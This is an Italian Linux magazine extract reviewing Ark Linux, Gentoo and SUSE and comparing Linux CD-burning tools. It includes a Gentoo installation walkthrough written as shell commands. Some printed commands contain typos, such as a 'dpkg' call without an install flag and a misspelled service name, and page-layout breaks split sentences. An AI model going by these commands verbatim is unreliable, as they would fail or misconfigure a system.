Fig. 1 • Kubuntu con il Centro di controllo di KDE 3.4

Distribuzione

ARK LINUX 2005.1

La distribuzione desktop per gli utenti finali Ideale per chi desidera migrare a Linux senza rinunciare alle comodità di Windows

Ark Linux è la nuova distribuzione dedicata al mercato desktop, in modo particolare agli utenti domestici alla prima esperienza nel mondo Linux. Questa è la prima versione stabile del nuovo sistema operativo (numero di versione 2005.1) e promette già di dare del filo da torcere a distribuzioni orientate al desktop come Mandrakelinux, Fedora, SuSE, Linspire, Lycoris e Xandros. Come afferma il suo creatore e principale sviluppatore Bernhard "Bero" Rosenkraenzer, secondo il quale gli unici antagonisti sono Windows e Mac OS X, Ark Linux è la distribuzione ideale per l'utente finale". L'ambizione chiara del nuovo progetto è portare Linux sul maggior numero possibile di desktop, specie su quelli che non hanno mai utilizzato il sistema. Ark linux è stata una delle prime distribuzioni ad includere il nuovissimo desktop KDE 3.4, rivisto e personalizzato in diversi aspetti dagli stessi sviluppatori della distribuzione. Il tutto per renderlo ancora più semplice e intuitivo da utilizzare.

Fig. 4 • Il foglio di calcolo Open Office Calc

Fig. 1 • Ark Linux con il nuovo desktop KDE 3.4

Mission Control, il cuore di Ark Linux

Tutto il software, sia quello di sistema sia quello applicativo, è aggiornato alle versioni più recenti, ma l'anima della distribuzione è costituita dal "Mission Control", un vero e proprio pannello di controllo, molto simile anche nell'aspetto grafico al Pannello di controllo di Windows. Mission Control, risulta moto più intuitivo del Centro di controllo di KDE, grazie alle icone più grandi e chiare, testi più comprensibili e interfacce grafiche e wizard che semplificano la configurazione di quasi tutti gli aspetti del sistema: configurazione dell'hardware, installazione di applicazioni, interfaccia grafica e tanto altro. Ark Linux si installa in pochi minuti e grazie all'interfaccia grafica dell'installer, utilizzando quasi esclusivamente il mouse. Tra le caratteristiche più importanti, la possibilità di avviare il sistema senza l'inserimento di password; così facendo anche gli utenti senza alcuna esperienza avranno accesso al sistema con un account predefinito e privilegi limitati, per ridurre ala minimo il rischio di danneggiare il sistema. Il formato utilizzato per la gestione del software è quello DEB, mentre il tool utilizzato per l'installazione e la disinstallazione delle applicazioni è Kynaptic, un tool derivato direttamente dal potente Synaptic utilizzato in tutte le distribuzioni derivate da Debian.

Fig. 2 • Mission Control, il cuore del sistema operativo. Notevole la somiglianza con il pannello di controllo di Windows XP

Fig. 3 • Il gestore di pacchetti Kynaptic

Tutte le versioni disponibili

La versione base di Ark Linux (contenuta nel DVD allegato) è composta da un solo Cd-Rom, ma contiene tutto il software indispensabile per un utilizzo desktop, tra cui OpenOffice 1.1.4. Sul sito sono comunque disponibili altre quattro ISO: Ark Development Suite, Ark Extra Software, "Ark Server Software e Ark Extra Languages, rispettivamente per gli strumenti di sviluppo, il software applicativo, i server e le lingue.

ARK LINUX 2005.1

LICENZA: **GNU GPL**
FORMATO PACCHETTI: **DEB**
KERNEL: **2.6.11**
SISTEMA GRAFICO: **XOrg 6.8.2**
DESKTOP: **KDE 3.4**
SITO WEB: **www.arklinux.org**
TIPO: **DISTRIBUZIONE**

IL NOSTRO GIUDIZIO

PRO	CONTRO
• Installazione	• Troppo Windows like
• Strumenti di gestione	• Poco flessibile
• Aspetto grafico	

i migliori software scelti da LINUX Magazine

Software SUL DVD

Distribuzione

GENTOO LINUX 2005.0

Prestazioni estreme, alta configurabilità e ottimizzazione del software per il proprio sistema sono le caratteristiche che posizionano questa distribuzione tra le più apprezzate dagli utenti Linux

Gentoo Linux è una distribuzione che per le sue doti di adattabilità e flessibilità è stata catalogata nel gruppo delle metadistribuzioni. Essa può essere utilizzata indifferentemente come sistema server, desktop, workstation ad alte prestazioni oppure adattata a sistemi embedded, dove le risorse hardware sono limitate. La caratteristica principale che distingue Gentoo dalle altre distro è la gestione del software. Infatti, non prevede un vero e proprio gestore di pacchetti in un determinato formato, ma utilizza direttamente i sorgenti. In questo modo ogni più piccola applicazione è ottimizzata per il sistema che la ospita e questo garantisce prestazioni al di sopra della media. Questo vantaggio si paga in termini di praticità e una certa complessità di installazione.

Installazione tramite stage e Live CD

La distribuzione prevede tre tipi di installazione differenti, detti stage (una sorta di backup della partizione principale di Gentoo), ognuno dei quali presenta vantaggi e gradi diversi di difficoltà. Lo stage1, prevede la compilazione dell'intera distribuzione, dal software di sistema al software aggiuntivo, oltre a una prima fase, detta di bootstrap, alquanto complessa. Alla fine il sistema avrà prestazioni esaltanti, ma il tempo di installazione dipende molto dalla velocità del sistema e può durare anche più di 30 ore. Con lo stage2 si evita la prima fase (bootstrap), ma il tempo necessario è sempre piuttosto lungo. Utilizzando lo satage3, il tempo di installazione si riduce, quasi a quello classico necessario per le altre distribuzioni, ma vengono utilizzate impostazioni di defaut e quindi si perdono quasi tutti i vantaggi per cui Gentoo è stata creata. Questi tre stage sono disponibili come file compressi in formato ".tar.bz2" e vanno scompattati prima di poterli utilizzare. Utilizziamo il Live CD, Universale che contiene lo stage3 e alcuni pacchetti precompilati, che non comprendono i programmi per l'uso desktop; questi ultimi sono disponibili nel Package CD. Per avviare il processo di installazione, riavviamo il computer, selezioniamo dal BIOS il Cd-Rom come primo dispositivo d'avvio e inseriamo il CD. Al successivo avvio viene presentato il prompt di boot. Premendo i tasti funzione *F1 2 F2,* è possibile modificare le impostazioni di avvio oppure premere semplicemente *Invio*. Dopo la fase iniziale, verrà presentata una console di root da cui è possibile eseguire l'installazione. Il primo comando da dare è:

```
# uname -a
```

Vuoi trovare qualche software particolare nei CD/DVD-Rom di Linux Magazine? Invia una e-mail al seguente indirizzo: linuxmag@edmaster.it

Questo per sapere il kernel utilizzato dal CD-Rom; ciò sarà utile in seguito per installare il kernel senza ricorrere a download da Internet o alla compilazione. Prima di procedere, è consigliabile configurare l'accesso alla rete facendo riferimento ai comandi sottostanti, in base al tipo di collegamento:

- **scheda di rete**

```
net-setup eth0
```

- **modem adsl**

```
adsl-setup
adsl-start
```

- **modem analogico**

```
nano -w /etc/ppp/chap-secrets
nano -w /etc/ppp/options.pptp
pptp <server ip>
```

Il partizionamento dei dischi

Per semplicità supponiamo che il disco sia vuoto e creiamo la prima partizione di root (/), formattata in ReiserFS, e la seconda come partizione di swap:

```
fdisk /dev/hda
(si apre il programma, premere i
                     seguenti tasti)
  n -> p -> 1
  n -> p -> 2
  t -> 2 -> 82
  w (per salvare ed uscire)
                mkreiserfs /dev/hda1
mkswap /dev/hda2
swapon /dev/hda2
Montiamo la partizione /dev/hda1
    nella directory /mnt/gentoo, ed
    iniziamo ad operare su di essa;
mount /dev/hda1 /mnt/gentoo
cd /mnt/gentoo
```

Prepariamo i file per l'installazione

Scompattiamo i file dello stage3 e quelli del portage procedendo nel modo seguente

```
tar -xvjpf /mnt/cdrom/stages
         /stage3-x86-2005.0.tar.bz2
tar -xvjf /mnt/cdrom/snapshots
          /portage-20050303.tar.bz2
                 -C /mnt/gentoo/usr
mkdir /mnt/gentoo/usr/portage
                          /distfiles
cp -a /mnt/cdrom/distfiles/* /mnt
     /gentoo/usr/portage/distfiles/
```

Terminata questa operazione procediamo con la creazione di alcuni file di configurazione e montiamo la partizone /proc.

Configurazione di base

```
mirrorselect -a -s4 -o | grep
'GENTOO_MIRRORS=' >>/mnt/gentoo
                      /etc/make.conf
cp -L /etc/resolv.conf /mnt/gentoo
                    /etc/resolv.conf
mount -t proc none /mnt/gentoo/proc
```

Se non vogliamo configurare il kernel, conviene copiare i file del kernel e dei moduli nella nostra installazione; bisogna, inoltre, creare un file che contenga i nomi dei moduli da utilizzare all'avvio, reperibili con il comando lsmod:

```
cp -a /boot/* /mnt/gentoo/boot/
mkdir /mnt/gentoo/lib/modules
cp -a /lib/modules/*  /mnt/gentoo
                       /lib/modules/
lsmod > /mnt/gentoo/etc/modules
             .autoload.d/kernel-2.X
```

A questo punto con il comando chroot entriamo nella partizione di gentoo.

```
chroot /mnt/gentoo /bin/bash
env-update
source /etc/profile
ln -sf /usr/share/zoneinfo/Europe
                      /etc/localtime
```

Configurati alcuni parametri iniziali, è indispensabile modificare il file fstab, per montare le partizioni in modo corretto. In questo caso facciamo riferimento ad un'installazione in cui /dev/hda1 rappresenta la root formattata con reiserfs e /dev /hdc rappresenta il lettore CD. Utilizziamo allo scopo l'editor nano.

```
nano /etc/fstab
  /dev/hda1 / reiserfs notail,
                         noatime 0 1
  /dev/hda2 none swap sw  0 0
  /dev/hdc /mnt/cdrom auto noauto,
                            user 0 0
  /dev/fd0 /mnt/floppy  auto noauto,
                            user 0 0
  none /proc proc defaults 0 0
  none /dev/shmtmpfs nodev,
                   nosuid,noexec 0 0
```

Doo aver apportato le modifiche è sufficiente premere Ctrl+O per salvare e Ctrl+X per uscire.

Installiamo il kernel

Se non sono stati copiati i file del kernel all'inizio della procedura, bisogna necessariamente installare i sorgenti ed il programma genkernel per configurarli e compilarli. Il comando Gentoo-sources installa un kernel della serie 2.6.11.
Vediamo come procedere:

```
emerge -k gentoo-sources
emerge genkernel
genkernel --menuconfig all
```

Configurazione dei servizi

Il sistema di base è pronto ma è necessario configurare i servizi fondamentali da attivare all'avvio del sistema.

```
emerge syslog-ng vixie-cron
              hotplug reiserfsprogs
rc-update add syslog-ng default
rc-update add vixie-cront default
rc-update add hotplug default
rc-update add domainname default
```

Password, utenti e moduli del kernel

Impostiamo la password dell'utente amministratore (root) con il comando passwd senza argomenti e aggiungiamo un utente al sistema.

```
passwd
```

Per aggiungere almeno un utente:

```
useradd nome_utente -m -G users,
          wheel,audio -s /bin/bash
passwd nome_utente
```

Impostiamo il nome del computer ed il dominio di appartenenza.

```
echo nome_computer > /etc/hostname
echo dominio.it > /etc/dnsdomainname
```

Infine, è necessario modificare il file che carica i moduli del kernel all'avvio.

```
nano /etc/modules.autoload.d
                          /kernel-2.X
```

dove la x rappresenta la versione esatta del kernel che avete deciso di utilizzare.

Installazione e configurazione del bootloader Grub

La procedura è abbastanza semplice, bisogna creare il file di configurazione di Grub (menu.lst) ed un link simbolico ad esso (grub.conf), per motivi di compatibilità.
Le righe seguenti devono essere modificate in base alla configurazione e ai nomi dei file che deciderete utilizzare.

```
emerge grub
grub-install /dev/hda
ln -s /boot/grub/grub.conf /boot
                        /grub/menu.lst
nano /boot/grub/menu.lst
(si apre l'editor, aggiungere le
                        seguenti linee)
  default 0
  timeout 10
  splashimage = (hd0,0)/boot/grub
                        /splash.xpm.gz
  title = Gentoo Linux
  root(hd0,0)
  kernel /boot/kernel-2.X root=
                             /dev/hda1
  initrd /boot/initrd-2.X
```

L'installazione del sistema è terminata. Uscite dal chroot della partizione Gentoo, smontate le partizioni e riavviate il sistema.

```
exit
cd /
umount /mnt/gentoo/proc
umount /mnt/gentoo
reboot
```

PackageCD per installare applicazioni aggiuntive

A questo punto abbiamo solo il sistema di base, ma attraverso il PackageCD, possiamo installare i pacchetti già compilati. Dopo aver inserito PackageCD eseguiamo

```
mount /dev/cdrom /mnt/cdrom
mkdir /usr/portage/packages
cp -a /mnt/cdrom/* /usr/portage
                             /packages
USE="bindist" emerge -k xfree
   gnome kde mozilla openoffice-bin
```

Cosa è e come funziona il sistema Portage

Può essere considerato, a ragione, il cuore di Gentoo. Portage gestisce diversi aspetti del sistema tra cui uno dei più importanti è la gestione del software. Tramite questo strumento basta un semplice comando (emerge sync) per aggiornare la lista del software. Così facendo, Portage aggiorna la repository locale del software, detta "Portage tree", attraverso Internet. I pacchetti disponibili sono più di 5000 con aggiornamenti quotidiani. Per installare un pacchetto è sufficiente digitare emerge -k nome_pacchetto e Portage automaticamente costruisce e installa una versione personalizzata del pacchetto, ottimizzandolo per il vostro sistema. Per aggiornare il sistema automaticamente, basta utilizzare il comando emerge --update system. Tra i comandi per gestire e automatizzare l'installazione del software e l'aggiornamento del sistema sono disponibili i seguenti:

emerge search nomepacchetto
per cercare un pacchetto

emerge unmerge nomepacchetto
per disinstallare un pacchetto

emerge --update world
per aggiornare il sistema completo

GENTOO LINUX 2005.0

LICENZA: **GNU GPL**
FORMATO PACCHETTI: **sorgenti**
KERNEL: **2.6.11**
SISTEMA GRAFICO: **XOrg 6.8.2**
DESKTOP: **Gnome 2.8.1, KDE 3.3.2**
SITO WEB: **www.gentoo.org**
TIPO: **DISTRIBUZIONE**

IL NOSTRO GIUDIZIO

PRO	CONTRO
• Prestazioni	• Gestione
• Flessibilità	• Installazione
• Software	• Desktop

■ **Distribuzione**

SUSE LINUX 9.3 LIVE DVD

Prova subito tutte le novità della distribuzione professionale, per aziende e piccoli uffici, il sistema ideale per applicazioni desktop e d'impresa

Dopo anni di attività nel panorama GNU /Linux e Open Source in generale, SUSE Linux si conferma ancora una volta come una delle distribuzioni più apprezzate, in particolare nell'ambito desktop e business. Grazie alle doti di stabilità e sicurezza che da sempre la contraddistinguono, ha saputo conquistare una fetta di mercato che aumenta di versione in versione, anche dopo l'acquisizione da parte di Novell, che ha voluto e saputo indirizzare lo sviluppo delle nuove versioni verso la strada della continuità. L'arrivo di questa nuova release non fa altro che confermare i dati incoraggianti di questi ultimi anni con un prodotto professionale e sempre all'avanguardia. In particolare, l'attenzione degli sviluppatori è stata rivolta ancora una volta al miglioramento delle già ottime doti di stabilità, sicurezza e semplicità di gestione, che la rendono ideale sia per il semplice utilizzo desktop sia per applicazioni d'impresa con elevati carichi di lavoro. Gli utenti alle prime armi apprezzeranno di sicuro la potenza e la semplicità di utilizzo del potente tool di gestione Yast2, che permette di configurare ogni aspetto del sistema in modalità completamente grafica, senza la necessità di modificare manualmente complessi file di configurazione.

Anche il riconoscimento e la configurazione dell'hardware sono stati ottimizzati, così in pochi minuti è possibile utilizzare periferiche Bluetooth, wireless e modem ADSL per effettuare connessioni Internet a banda larga. Gli utenti più smaliziati possono invece apprezzare le doti di stabilità e scalabilità offerte dal sistema nell'utilizzo come ambiente server per la maggior parte dei protocolli di rete disponibili (web, FTP, NFS, Samba, ecc.), con la garanzia di avere un sistema sempre performante e sicuro.

Fig. 2 • *La home directory visualizzata nel filemanager Konqueror*

Un sistema completo senza installazione

Come accade ormai da diverso tempo, ancora prima dell'acquisizione da parte di Novell, il sistema viene rilasciato in versioni differenti, commerciali e non, e tra queste vi sono le versioni cosiddette “live”, utilizzabili direttamente da CD-DVD senza installazione; in questo caso è stata rilasciata la versione Live DVD. Si tratta di un DVD avviabile (bootable) che consente di provare in anteprima tutte le novità della nuova distribuzione senza modificare la configurazione del sistema.

Per avviare il sistema è sufficiente impostare (dal BIOS) il lettore DVD come prima periferica di avvio, riavviare e attendere che il sistema venga caricato in memoria. Dopo qualche minuto di attesa avrete a disposizione un sistema completo per effettuare qualsiasi prova, prima fra tutte, le nuove funzionalità dei desktop Gnome 2.10 e KDE 3.4.

Fig. 1 • *Il centro di controllo Yast2 con il modulo per la gestione dell'hardware*

Fig. 3 • *Il sistema è finalmente pronto all'uso con il nuovo ambiente desktop KDE*

Masterizziamo con il Pinguino

Adesso che anche NeroLINUX è approdato nel mondo Linux, l'offerta di strumenti per masterizzare è completa. Vediamo come utilizzarli e soprattutto cerchiamo di capire quale è il migliore

Una delle maggiori esigenze, per quanto riguarda i sistemi operativi moderni, è sicuramente la possibilità di masterizzare i propri CD-DVD di dati o audio. Fino a non molto tempo fa quest'operazione su Linux poteva essere compiuta esclusivamente attraverso dei tool a riga di comando. Ultimamente, anche grazie all'espansione del Pinguino in campo desktop, si sono sviluppati numerosi frontend grafici che, pur appoggiandosi ai medesimi programmi di shell, rendono il lavoro più semplice ed intuitivo. In quest'articolo, abbiamo recensito i programmi più utilizzati che usano un'interfaccia grafica, per la creazione di CD e DVD, in ambiente Linux. Tutte queste applicazioni offrono funzionalità abbastanza simili per la masterizzazione, la scrittura di tracce dati su disco, la creazione di CD audio e l'estrazione (o ripping) delle tracce audio da CD. In realtà quasi tutti i software di questo piccolo excursus, ad eccezione del solo NeroLinux, sono solamente dei frontend ad un insieme di programmi a riga di comando che eseguono il lavoro vero e proprio. Tra questi elenchiamo *cdrecord* e *cdrdao* per la scrittura dei dati, *cdparanoia* e *cdda2wav* per l'estrazione audio e *mkisofs* per generare un file system *ISO 9660*. Per valutare le prestazioni e le funzionalità offerte da NeroLinux, il confronto con i tool di masterizzazione Open Source per il pinguino era inevitabile. D'altro canto, non ha senso usare un nuovo software se non è più amichevole, veloce e funzionale degli strumenti già disponibili liberamente. Nell'esaminare i diversi tool di masterizzazione, abbiamo anche pensato di fornire dei brevi tutorial per provare l'usabilità e le peculiarità di ogni singolo software recensito.

LA NOVITÀ, NEROLINUX

Non possiamo nasconderlo, vedere l'icona di Nero sul nostro desktop è davvero incredibile. Il rilascio di NeroLinux, senza ombra di dubbio, testimonia una sempre maggiore attenzione delle software house nei confronti di GNU/Linux. In molti, alla lettura di questa notizia avranno pensato ad uno scherzo, invece anche Nero ha "sposato" Linux dando vita ad un'applicazione facile da usare e in grado di riconoscere automaticamente un vastissimo numero di masterizzatori CD/DVD sia interni, sia su porta USB. In pratica, tutti i masterizzatori riconosciuti in ambiente MS Windows vengono riconosciuti senza problemi anche in Linux (NeroLinux supporta tutti i tipi di masterizzatori riconosciuti da NeroAPI 6.6). L'unico requisito di sistema, richiesto da NeroLinux, è l'utilizzo di una versione del kernel non inferiore alla 2.4, ma ormai quasi tutte le distribuzioni recenti impiegano di serie la versione 2.6, o ne prevedono in ogni caso l'adozione come scelta alternativa. Per il resto, le caratteristiche di NeroLinux sono le stesse offerte dalla controparte in ambiente commerciale. NeroLinux, per ora, viene rilasciato solo in formato binario precompilato, è disponibile per RedHat, Fedora, SuSe, Debian e non dovrebbe comunque essere difficile riuscire a farlo funzionare anche su altre distribuzioni. NeroLinux è in grado di gestire il conte-

ABBIAMO PROVATO

Nome programma	Versione	Sito web
NeroLinux	2.0.0.0.7	*www.nero.com/en/NeroLINUX.html*
K3b	0.11.23	*www.k3b.org/*
GnomeToaster	1.0 beta 6	*http://gnometoaster.rulez.org/*
CdBakeOven	2.0 beta 2	*http://cdbakeoven.sourceforge.net/*
XCdRoast	0.98 alpha 15	*www.xcdroast.org/*

INSTALLARE NEROLINUX

Per installare NeroLinux dobbiamo prima scaricare il pacchetto giusto per la nostra distribuzione. Per Mandriva, Fedora, RedHat e SuSe, il file da scaricare è NeroLINUX-2.0.0.0-7-intel.rpm. Per la Debian scarichiamo il file NeroLINUX-2.0.0.0-7-i386.deb. Vediamo come procedere. Per le distro che usano i pacchetti precompilati .rpm, da root scriviamo:

```
rpm -ivh NeroLINUX-2.0.0.0-7-intel.rpm
```

mentre per Debian, e le varie distro Debian-based, il comando da usare è:

```
dpkg NeroLINUX-2.0.0.0-7-i386.deb
```

nuto delle compilation memorizzate su CD/DVD tramite semplici file in formato XML, integra la tecnologia FreeDB (***www.freedb.org***) che consente di reperire da Internet tutte le informazioni sui brani musicali, codifica e decodifica file audio "al volo" utilizzando le utility esterne (come *mpg123* e *ogg123*). Da sottolineare anche la presenza, tra i credits, degli autori dell'ottimo frontend GnomeToaster al quale si appoggia; il neonato NeroLinux dovrà ora vedersela con il suo avversario diretto: K3b.

K3B, IL CLONE DI NERO?




K3b è giustamente indicato come il termine di paragone con cui confrontare NeroLinux. Questo tool combina facilità d'uso e potenti funzionalità. Possiede un'interfaccia utente davvero ben progettata e gradevole, la configurazione è completamente automatica ed offre utili avvertimenti e notifiche di errore. Il livello di funzionalità è davvero notevole, incluso il controllo sulla generazione ISO ed il supporto per l'estrazione di flussi video, da DVD, grazie all'uso dello strumento *transcode* (***www.transcoding.org***). L'integrazione con l'ambiente desktop KDE è impareggiabile, K3b aggiunge alcune comode voci al menu contestuale di Konqueror; i contenuti dei CD audio sono visualizzabili tramite l'opzione di ricerca CDDB e durante la visualizzazione di contenuti video e audio sono disponibili gli strumenti per l'estrazione di tracce audio tramite un menu contestuale. Con il supporto transcode integrato possiamo ricomprimere i flussi MPEG-2 utilizzando DivX, e molte altre opzioni per poi riprodurre l'output come file AVI. Il filmato può anche essere tagliato e ridimen-

PICCOLI PROBLEMI LEGATI ALLA MASTERIZZAZIONE

La registrazione di un CD-R (o di un DVD+/-R) è un'operazione a senso unico e delicata. Se qualcosa va storto, il disco che si ottiene è da buttare. Per questo è bene tenere a mente alcune regole fondamentali:

- il CD vergine deve essere perfettamente pulito prima della registrazione;
- il masterizzatore deve essere fissato bene e non deve essere interessato da vibrazioni. Anche un urto potrebbe compromettere la registrazione del CD.
- il flusso di dati, verso il masterizzatore, deve essere costante e si dovrà mantenere pari alla velocità di registrazione del masterizzatore.

Riscrivibili con NeroLinux

Cancelliamo il contenuto di un CD riscrivibile in tre semplici passi

1 AVVIA NERO LINUX Dopo aver avviato NeroLinux, dal menu Recorder, selezioniamo la voce Erase ReWritable Disc. Ricordiamo che i CD riscrivibili sono quelli contraddistinti dalla sigla CD-RW (file system UDF).

2 CANCELLAZIONE RAPIDA Dalla finestra che ci viene proposta scegliamo se eseguire la cancellazione rapida (Quick-erase rewritable disc), oppure completa (Full-erase rewritable disc). Dopo di che facciamo click sul pulsante Erase.

3 OPERAZIONE COMPLETATA Fatto questo NeroLinux avvierà il processo di cancellazione mostrando le informazioni riguardo al tempo trascorso e quello necessario al completamento dell'operazione.

Estrarre tracce audio con K3b

Impariamo ad utilizzare Comprimiamo le nostre canzoni preferite e trasferiamole sul nostro Hard Disk

1 ESTRAZIONE Avviamo K3b ed inseriamo nel lettore il CD da cui estrarre le tracce audio. Dal browser dei file (il primo da sinistra) selezioniamo il supporto che contiene le tracce da convertire, a questo punto K3b caricherà i dati e le informazioni riguardo il CD inserito: titolo dell'album, titoli delle singole tracce, durata e dimensione di ognuna.

2 CONVERSIONE Scegliamo adesso le tracce desiderate e facciamo click sul pulsante Avvio estrazione. Successivamente, dalla finestra di estrazione del CD, selezioniamo la directory di destinazione ed il tipo di file da generare (possiamo scegliere tra i diversi formati disponibili MP3, Wav, Ogg, ecc). Ovviamente noi sceglieremo il formato più diffuso, l'MP3.

3 GODITI LA MUSICA A questo punto facciamo click sul pulsante Avvio estrazione e aspettiamo qualche minuto (la durata del processo dipende dal sistema utilizzato). Terminata la procedura di estrazione, possiamo finalmente spostare i file MP3 sul disco fisso e successivamente trasferirli sul lettore MP3 e goderci ovunque la nostra musica preferita.

sionato. K3b supporta la masterizzazione di dischi in formato SvideoCD e VideoCD (1.0 e 2.0), oltre ad un supporto base per dischi CD-I e PBC. Durante la creazione di tracce dati, possiamo realizzare un file system ISO grazie all'uso del drag & drop di file e directory dal browser sorgente o dal desktop. Con K3b si possono inoltre includere, in ogni disco, diverse immagini di boot visto che possiede il supporto El Torito (lo standard per la creazione di CD avviabili). Unico neo del tool è il mancato supporto per i file system di tipo Hibrid/HFS, le uniche estensioni supportate al momento sono Joliet e Rock Ridge.

IL PIÙ LEGGERO GNOMETOASTER

Gnometoaster è il programma di masterizzazione ufficiale di Gnome. È un programma davvero potente, che offre le stesse opzioni di XCDRoast. GnomeToaster si presenta più semplice e leggero rispetto agli altri tool di masterizzazione, offre all'utente soltanto le funzionalità che di norma sono le più utilizzate (in **Figura 1**).
Si può ricorrere a cdrecord per cercare i masterizzatori SCSI ed i lettori, ma durante la nostra prova è stato necessario immettere i dettagli manualmente (**Figura 2**). GnomeToaster non è certo un tool a prova di newbie. Si possono creare directory, è possibile rinominare ed eliminare le voci, ma non sono supportati i dischi in mixed-mode, mentre esiste il supporto per i CD multisessione. È possibile fare lo scan di un CD ed ottenere un elenco di tracce, come pure effettuare la ricerca CDDB. Infine, è possibile decodificare e masterizzare file MP3, Wav e Ogg, così come normalizzare le tracce audio. Naturalmente si tratta di un'ottima soluzione per chi desidera usare un software altamente integrato nel sistema. Per gli smanettoni parleremo di software più specializzato.





Fig. 1 • GnomeToaster, un tool di masterizzazione che punta alla semplicità

IL KDE "DIPENDENTE", CD BAKE OVEN

CD Bake Oven è un'applicazione interamente basata su KDE e quindi fa un uso massiccio della sua infrastruttura. Per l'estrazione e la codifica delle tracce audio si basa sul cdaudio IO slave di KDE, ed è dotato di un proprio IO slave per la creazione di file system ISO con konqueror. Tutte le finestre di dialogo, riguardanti le impostazioni, sono dei moduli del centro di controllo di KDE. Per aggiungere tracce audio ad una compilation o file e directory ad un file system ISO possiamo usare il drag & drop; sono supportati i file system Joliet, Rock Ridge, e Hybrid /HFS; è presente anche il supporto El Torito. CD Bake Oven è un ottimo strumento per lavorare con tracce dati, ma meno adatto per quanto riguarda le tracce audio. Infatti, non si può decodificare "al volo" e normalizzare le tracce audio. I comuni formati MP3, Wav e Ogg sono usati sia durante l'estrazione, sia durante la masterizzazione delle tracce audio. Funzionano invece i tag ID3 e la ricerca CDDB, così come la scrittura dei CD-Text.

XCDROAST, L'ALTERNATIVA

XCDRoast, non è legato a nessun desktop manager, come per esempio K3b e CD Bake Oven lo sono a KDE, oppure GnomeToaster a GNOME. Il programma possiede una semplice interfaccia realizzata con GTK+; la configurazione è immediata e qualsiasi masterizzatore o lettore collegato viene automaticamente rilevato. Il tool offre un insieme completo di strumenti per la configurazione dell'immagine ISO e avverte in caso di scel-





